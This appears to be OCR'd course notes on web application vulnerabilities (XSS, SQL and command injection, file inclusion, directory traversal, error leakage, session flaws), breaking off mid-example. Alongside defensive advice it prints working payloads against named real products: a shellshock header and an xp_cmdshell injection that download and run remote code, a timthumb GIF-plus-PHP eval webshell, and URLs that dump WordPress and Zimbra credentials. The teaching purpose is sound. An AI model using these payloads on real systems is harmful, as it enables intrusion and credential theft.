2) Cross site scripting attack (CSS or XSS) – creating a malicious script on one site that *runs in the browser* to cause damage on another site or to user data. The target of XSS attacks is not the website application; it is the other users of the website.

Problem: The "most prevalent" Web application security vulnerability, *XSS flaws happen when an application sends user data to a Web browser without first validating* or encoding the content. This lets hackers execute malicious scripts in a browser, letting them hijack user sessions, deface Web sites, insert hostile content and conduct phishing and malware attacks.

These attacks are usually executed with JavaScript, letting hackers manipulate any aspect of a page.

Real-world examples:
Example 1: Citibank XSS flaw found in March 2008

http://www.citibank.com/domain/contact/index.htm?_u=visitor&_uid=&_profile=%22/%3E%3Ciframe%20src=http://google.com%3E%3C/iframe%3E%3Cscript%20src=http://ha.ckers.org/xss.js?/%3E&_products=NNNNNNNNNNNNNNNN&_ll=&_mid=&_dta=&_m=0&_cn=&_j=&_jcontext=/US&_jfp=false&BVE=https://web.da-us.citibank.com&BVP=/cgi-bin/citifi/scripts/&BV_UseBVCookie=yes

The flaw above could be used for phishing attacks.

- Victims would receive an email or click on a hyperlink somewhere to the URL above. The URL goes to citibank.com and is likely to be trusted.

- Due to the XSS flaw, the page actually displayed is at google.com.

  In a real XSS attack, this would be a page on a server controlled by the attacker which looked like the Citibank website.

When xss.js is executed, it can access the real Citibank login credentials:

An attacker can use the JSESSIONID to access this Citibank account until the session ID expires.

Example 2: Paypal – May 28, 2013

PayPal vulnerable to cross-site scripting again
http://www.h-online.com/security/news/item/PayPal-vulnerable-to-cross-site-scripting-again-1871763.html

PayPal servers failed to check strings entered in the German version of the site-wide search field with sufficient rigor. The result is that it was possible to enter JavaScript in this field, which the server then sends to the browser. The browser then executes this code. Attackers can exploit such cross-site scripting (XSS) vulnerabilities to, among other things, steal access credentials.

[1] PayPal.com XSS Vulnerability
http://seclists.org/fulldisclosure/2013/May/163

The vulnerability is located in the search function.

JAVASCRIPT:
Language executed by browser -

- Can run before HTML is loaded, before page is viewed, while it is being viewed or when leaving the page
  - onLoad
  - onKeyPress
  - onMouseMove
  - onMouseDown

- Often used to exploit other vulnerabilities (like bugs in Acrobat Reader)
- Attacker gets to execute some code on user's machine
- Can access and transmit session cookies

Try:http://www.h-school.jp/profile.html?uid=%27%3E%3CSCrIpT%3Ealert%2828174%29%3C%2FScRiPt%3E

http://les_photos_de_daniel_c.vefblog.net/montre_photo.php?photo=%22%3E%3CSCrIpT%3Ealert%2817237%29%3C%2FScRiPt%3E

where some Javascript is substituted for a parameter such as uid or photo

This is called a ***reflected XSS*** attack.

XSS Example: Samy worm on MySpace.com

Users can post HTML on their MySpace pages

MySpace does not allow scripts in users' HTML

• No <script>, <body>, onclick, <a href=javascript://>

But does allow tags for CSS.

•

But MySpace will strip out "javascript"

• Use "java<NEWLINE>script" instead

But MySpace will strip out quotes

• Convert from decimal instead:

alert (String.fromCharCode(34) + 'double quote: ' + String.fromCharCode(34))

There were a few other error checks that had to be bypassed, but eventually, Samy worked.

A "samy" MySpace page was created and everyone that visited it while logged into MySpace.com got infected, added "samy" as a friend and hero.

After 5 hours, "samy" had 1,005,831 friends.

How to protect users: Use a white-list to validate all incoming data, which rejects any data that's not specified in the white-list. This approach is the opposite of blacklisting, which rejects only inputs known to be bad. Additionally, use appropriate encoding of all output data. Use functions like htmlEncode output. Truncate input fields to a reasonable length. Validation allows the detection of attacks, and encoding prevents any successful script injection from running in the browser.

More examples: teamHavok at http://pastebin.com/vwdGRt8v
Stored XSS attack: http://www.h-online.com/security/news/item/Critical-security-vulnerability-at-Amazon-fixed-1787328.html

BEAST - MITM attack that requires XSS to exploit. It uses weaknesses in the CBC mode of operation of SSL sessions

---

3) Injection flaws

> Problem: When user-supplied data is sent to interpreters as part of a command or query, hackers trick the interpreter — which interprets text-based commands — into executing unintended commands.

Injection flaws allow attackers to create, read, update, or delete any arbitrary data available to the application.

In the worst-case scenario, these flaws allow an attacker to completely compromise the application and the underlying systems, even allowing access to systems inside a firewalled environment.

How to protect users: Avoid using interpreters if possible. If you must invoke an interpreter, the key method to avoid injections is the use of safe APIs, such as strongly typed parameterized queries and object relational mapping libraries. Also run with limited privileges.

More Types of Injection Attacks:

Command Injection Attack – By adding a semi-colon or other delimiter that is passed to a function like system(), execl() or runexec(), it is possible to add arbitrary commands and cause the target server to execute them. For example, an attacker could enter this for the filename field:

"; cat /opt/wordpress/wp-config.php" ← This file contains a username and password!

And cause the PhP source file to be displayed.

Real-world example: Command injection vulnerability in Bash shell on Unix systems. Attackers put shell commands in HTTP header parameters like Host: or User-Agent

```
GET / HTTP/1.0
Host: 111.222.123.234
User-Agent: () { :;}; /bin/bash -c "wget http://stablehost.us/bots/regular.bot -O /tmp/sh; curl -o
/tmp/sh http://stablehost[.]us/bots/regular.bot; /tmp/sh;rm -rf /tmp/sh
```

This was called shellshock attack. The attack above allowed hackers to build botnets of vulnerable Apache servers with CGI-BIN installed.

SQL Injection Attack – When user input is used in an SQL query and the user input is not validated, the SQL server can be attacked. Often the data for dynamically produced web pages is stored in an SQL database. The data is retrieved using SQL and added to static information to display to the web user. Most E-commerce applications use this model. User information is stored in a database along with the product catalog, user orders, order status, etc.

Consider the following VBScript query:

```
Query1 = "INSERT INTO Records (Name, CardNum) VALUES ('" & \
Request.Form("Username") & "','" & Request.Form("CreditCard") & "')"
```

This query takes several inputs from forms filled in by the user. Normally 'CardNum' would contain a credit card number like, 560545334506. However, if a crafted CardNum was entered and no input validation is done, the query could be hijacked as follows:

CardNum= 1'); EXEC xp_cmdshell 'echo open 111.22.3.45 4444 > o& echo get rootkit.exe>>o&echo bye>>o&ftp –i –n –s o&rootkit.exe'—')

(notice comment start – on end of string)
If this SQL server were running on Windows, the above crafted string would result in the SQL server downloading the file, rootkit.exe, from the ftp site at 111.22.3.45 and executing rootkit.exe.

Other attack approaches of this type include modifying the SQL to return the password table for the database, altering the ***sa*** account password or creating an admin level account with a password of the attackers choosing. The attacker may also use the ***sa*** account to alter web pages so the attacker can steal user credentials when they login.

To prevent this kind of attack, the user input must be stripped of characters and strings that could be malicious. The input validation should be done on the server side, since client side validation could be bypassed.

Search for shopping at PunkSpider: http://punkspider.hyperiongray.com/

Real-world SQL injection example:

In early 2008, an SQL injection vulnerability was found in the Wordpress Plugin WP-Cal, a Calendar module for Word Press:


```
## Vulnerable CODE :
~~~~~~~ /wp-content/plugins/wp-cal/functions/editevent.php ~~~~~~~~~~~~~
$id = $_GET['id'];
$event = $wpdb->get_row("SELECT * FROM $table WHERE id = $id");
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
```

Exploit :
/wp-content/plugins/wp-cal/functions/editevent.php?id=-1%20union%20select%201,concat(user_login,0x3a,user_pass,0x3a,user_email),3,4,5,6%20from%20wp_users--

Example :
http://site.il/wordpress/wp-content/plugins/wp-cal/functions/editevent.php?id=-1%20union%20select%201,concat(user_login,0x3a,user_pass,0x3a,user_email),3,4,5,6%20from%20wp_users--

admin login using http://target.il/wordpress_path/wp/wp-login.php and the user_login and user_pass from the exploit.

Another SQL injection example:



userid	first_name	last_name	cc_number	cc_type
101	Joe	Blow	987654321	VISA
101	Joe	Blow	222200001111	MC
102	John	Doe	222200002222	MC
102	John	Doe	222200002222	AMEX
103	Jane	Plane	123456789	MC
103	Jane	Plane	333300003333	AMEX

4) Malicious file execution

Problem: Hackers can perform remote code execution, remote installation of rootkits, or completely compromise a system. Any type of Web application is vulnerable if it accepts filenames or files from users. The vulnerability is most common with PHP, a widely used scripting language for Web development.

GOOGLE and other search engines can aid the attacker in finding out information on a target's function and parameter names. The attacker would search for files that have a certain name and extension. The search results include variable names and paths.
Search in Google for PHP files on at NCSU.EDU:

http://www.google.com/search?hl=en&safe=off&q=site%3Ancsu.edu+inurl%3Aphp+photos&btnG=Search

After a list of results shows functions in PHP with parameters, hacker substitutes a URL for a value like:

GET /digitalimaging/students/ben-martin-futurist-type-study//wp-content/themes/arthemia-

premium/scripts/timthumb.php?src=http://blogger.com.easyconvert.org/tim.php HTTP/1.1" 301 - "-" "Mozilla/3.0 (OS/2; U)"

The HTTP packet above exploits the file include vulnerability in timthumb.php and causes the PHP shell, tim.php, controlled by the attacker, to run on the victim webserver.

timthumb is prone to a Remote Code Execution vulnerability, due to the fact that the script does not check remotely cached files properly.

By crafting a special image file with a valid MIME-type, and appending a PHP file at the end of this, it is possible to fool TimThumb into believing that it is a legitimate image, thus caching it locally in the cache directory.

Attack URL:
http://www.target.tld/wp-content/themes/THEME/timthumb.php?src=http://blogger.com.evildomain.tld/pocfile.php

Stored file on the Target: (This can change from host to host.)
v1.19: http://www.target.tld/wp-content/themes/THEME/cache/md5($src);
v1.32: http://www.target.tld/wp-content/themes/THEME/cache/external_md5($src);
md5($src); means the input value of the 'src' GET-request - Hashed in MD5 format.

Proof of Concept File:
\x47\x49\x46\x38\x39\x61\x01\x00\x01\x00\x80\x00\x00
\xFF\xFF\xFF\x00\x00\x00\x21\xF9\x04\x01\x00\x00\x00
\x00\x2C\x00\x00\x00\x00\x01\x00\x01\x00\x00\x02\x02
\x44\x01\x00\x3B\x00\x3C\x3F\x70\x68\x70\x20\x40\x65
\x76\x61\x6C\x28\x24\x5F\x47\x45\x54\x5B\x27\x63\x6D
\x64\x27\x5D\x29\x3B\x20\x3F\x3E\x00
(Transparent GIF + <?php @eval($_GET['cmd']) ?>

-:: Solution ::-
Update to the latest version >1.34 or delete the timthumb file.

PHP Shells

Features of modern PHP shells:

- Clearing Windows Event logs or Unix /var/logs
- Elevation of privilege using a kernel exploit for Linux or Windows
- Mass Code Injection – add .php or .htm to every page in a directory
- Mass sploit – add PHP to the end of every PHP or ASP file in a directory
- Check milw0rm, exploit-db.org and packet storm websites for kernel exploits
- Dump password hashes and compare them to online hash databases
- RFI and LFI scanners – local file include, remote file include finder and exploiter
- SQL scanner / database dumper – dump usernames and passwords from database files
- Locate CPanel config files and find CPanel accounts

GNYShell – Google search for: uname drives "self remove"

uname execute search cpanel hash tools kernel exploit self remover
– has encoded pwdump and other Windows utilities
Storm7shell – similar PHP shell
Inurl:storm7shell "mass code"

How to protect users: Don't use input supplied by users in any filename for server-based resources, such as images and script inclusions. Set firewall rules to prevent new connections to external Web sites and internal systems.
Use PHP mod like Suhosin that blocks file includes except from white-listed sources.

5) Insecure direct object reference

Problem: Attackers manipulate direct object references to gain unauthorized access to other objects. It happens when URLs or form parameters contain references to objects such as files, directories, database records or keys.

Banking Web sites commonly use a customer account number as the

primary key, and may expose account numbers in the Web interface.

If references to database keys are exposed, an attacker can attack these parameters simply by guessing or searching for another valid key. Often, these are sequential in nature.

Real-world example: The URL for accessing the firewall settings of a BT DSL router looks like: http://bthomehub/cgi/b/secpol/cfg/ or http://bthomehub/cgi/b/secpol/cfg/?ce=1&be=1&l0=4&l1=7 (they're both equivalent). Appending various characters after the directory path allows attackers to completely bypass the authentication prompt:

http://bthomehub/cgi/b/secpol/cfg//
http://bthomehub/cgi/b/secpol/cfg/%5C
http://bthomehub/cgi/b/secpol/cfg/%
http://bthomehub/cgi/b/secpol/cfg/~

Turns out this works on many network printers too!

CVE-2013-7091

Feb 2014: Hackers exploit vulnerability in Zimbra to gain access to 34 Comcast email servers:
Directory traversal vulnerability in /res/I18nMsg,AjxMsg,ZMsg,ZmMsg,AjxKeys,ZmKeys,ZdMsg,Ajx%20TemplateMsg.js.zgz in Zimbra 7.2.2 and 8.0.2 allows remote attackers to read arbitrary files via a .. (dot dot) in the skin parameter.
NOTE: this can be leveraged to execute arbitrary code by obtaining LDAP credentials and accessing the service/admin/soap API.

Metasploit exploits: http://www.exploit-db.com/exploits/30472/
http://www.exploit-db.com/exploits/30085/

allows us to see localconfig.xml
that contains LDAP root credentials which allow us to make requests in /service/admin/soap API with the stolen LDAP credentials to create user with administration privileges
and gain access to the Administration Console.
LFI is located at :
/res/I18nMsg,AjxMsg,ZMsg,ZmMsg,AjxKeys,ZmKeys,ZdMsg,Ajx%20TemplateMsg.js.zgz?v=091214175450&skin=../../../../../../../../../opt/zimbra/conf/localconfig.xml%00
Example :

https://mail.example.com/res/I18nMsg,AjxMsg,ZMsg,ZmMsg,AjxKeys,ZmKeys,ZdMsg,Ajx%20TemplateMsg.js.zgz?v=091214175450&skin=../../../../../../../../../opt/zimbra/conf/localconfig.xml%00
or
https://mail.example.com:7071/zimbraAdmin/res/I18nMsg,AjxMsg,ZMsg,ZmMsg,AjxKeys,ZmKeys,ZdMsg,Ajx%20TemplateMsg.js.zgz?v=091214175450&skin=../../../../../../../../../opt/zimbra/conf/localconfig.xml%00

These types of bugs are often found using URL fuzzing where alternate encodings are tried to see if a URL can be accessed without logging in or bypassing web server permissions.

How to protect users: Use an index, indirect reference map or another indirect method to avoid exposure of direct object references. If you can't avoid direct references, authorize Web site visitors before giving them access to objects.

6) Information leakage and improper error handling

Problem: Error messages that applications generate and display to users are useful to hackers when they violate privacy or unintentionally leak information about the program's configuration and internal workings.

Web applications will often leak information about their internal state through detailed or debug error messages. Often, this information can be leveraged to launch or even automate attacks.

How to protect users: Use a testing tool such as OWASP'S ZAP scanner to see what errors your application generates. Applications that have not been tested in this way will almost certainly generate unexpected error output.

Web servers and network applications using online databases, web servers and media servers are open to attack. Hackers often use a three step approach, network recon (analyze and gather information on potential targets), vulnerability analysis to find potential methods of attack, and lastly exploitation of vulnerable target systems.


In the first step, reconnaissance, the online systems are scanned to see if they will reveal internal details of their setup. In attacking a web server, the attacker would like to know the OS version, server program and version and other details about the site such as scripting languages supported and script names. This information can often be accessed by sending the server erroneous information and getting it to output an error page.

Not Found

The requested URL /<script>alert(window.location);</script> was not found on this server.

Apache/1.3.34 Server at www.ncsu.edu Port 80

Example 404 Error page




Example login screen showing OS is OpenBSD

Mapping Server Error


This server encountered an error:

Couldn't open configuration file: C:\inetpub\wwwroot\config\bad.map

Example Mapping Error




Error message reveals information about loginprocess.asp script



Allowing directory listings can lead to disclosure of things like configuration files.

Be sure to remove source code and development files that are not needed in the production environment.



- Click the Refresh button, or try again later.
- Open the 192.168.135.129 home page, and then look for links to the information you want.

HTTP 500.100 - Internal Server Error - ASP error
Internet Information Services

Technical Information (for support personnel)

- Error Type:
  Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
  [Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.
  /loginprocess.asp, line 33

- Browser Type:
  Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322)

- Page:
  POST 69 bytes to /loginprocess.asp

Done

General Error

Could not obtain post/user information.

DEBUG MODE

SQL Error : 1016 Can't open file: 'nuke_bbposts_text.MYD'. (errno: 145)

SELECT u.username, u.user_id, u.user_posts, u.user_from, u.user_website, u.user_email, u.user_icq, u.user_aim, u.user_yim, u.user_regdate, u.user_msnm, u.user_viewemail, u.user_rank, u.user_sig, u.user_sig_bbcode_uid, u.user_avatar, u.user_avatar_type, u.user_allowavatar, u.user_allowsmile, p.*, pt.post_text, pt.post_subject, pt.bbcode_uid FROM nuke_bbposts p, nuke_users u, nuke_bbposts_text pt WHERE p.topic_id = '1547' AND pt.post_id = p.post_id AND u.user_id = p.poster_id ORDER BY p.post_time ASC LIMIT 0, 15

Line : 435
File : /usr/home/geeks/www/vonage/modules/Forums/viewtopic.php

If an attacker sends a crafted SQL query to a database server, they can often learn the name of the script and then use that information in an attack. The error could also reveal the path to the scripts directory which is also needed for a successful attack.

Another common method employed for mapping the web server file space is to craft URLs to see if the server will output a different error when a file exists, but is not permitted to be viewed versus the file doesn't exist at all.

For example, if the server outputs 'access denied' for a file that exists, but isn't supposed to be viewed, versus 'file not found' if the file really isn't there, the attacker can craft URLs to determine what directory stores a given file that may be vulnerable.

Another example is at a login screen, does the error tell if the username or password was incorrect? It is much easier for the attacker to first find a valid username and then guess passwords versus having to guess both at the same time. If the login failure doesn't reveal whether the username or password were wrong, a password attack will be more difficult.

Sometimes the timing of an error can give away information. When authenticating with a web page, if the error appears quickly when the username is wrong, but slowly if the username is correct and the password is wrong, the timing can give away the fact that an attacker has found a valid username.

Stopping applications from revealing too much information means writing custom error messages and welcome banners carefully.

7) Broken authentication and session management

Problem: User and administrative accounts can be hijacked when applications fail to protect credentials and session tokens from beginning to end. Watch out for privacy violations and the undermining of authorization and accountability controls.

Flaws in the main authentication mechanism are not uncommon, but weaknesses are more often introduced through ancillary authentication

functions such as logout, password management, timeout, remember me, secret question and account update.

2014 Cenzic analysis found that 16% of web applications have session management vulnerabilities

Two common problems with session management are:
Not invalidating session upon an error occurring
Not checking for valid sessions upon HTTP request

Drupal flaw allows reset password by crafting specific URLs
http://pastebin.com/CnyqY3K9

```
POST /?q=node&destination=node HTTP/1.1
Host: target
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:35.0) Gecko/20100101
Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/step-1.html
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 117

name=test&pass=test&form_build_id=form-ZTVRJsxQwG601F-
gawvs3VyFlzHPGs_maTYGwNtnNgA&form_id=user_login_block&op=Log+in
```

Normal Drupal login with name=test and pass=test

Request:

```
POST /?q=node&destination=node HTTP/1.0
Host: [redacted]
Content-Length: 243
Content-Type: application/x-www-form-urlencoded

name[0;update users set name %3D '[redacted]', pass %3D '%24S%24DrV4X74wt6bT3BhJa4X0.XO5bHXl
%2FQBnFkdDkYSHj3cE1Z5clGwu' status %3D'1' where uid %3D '1';#]
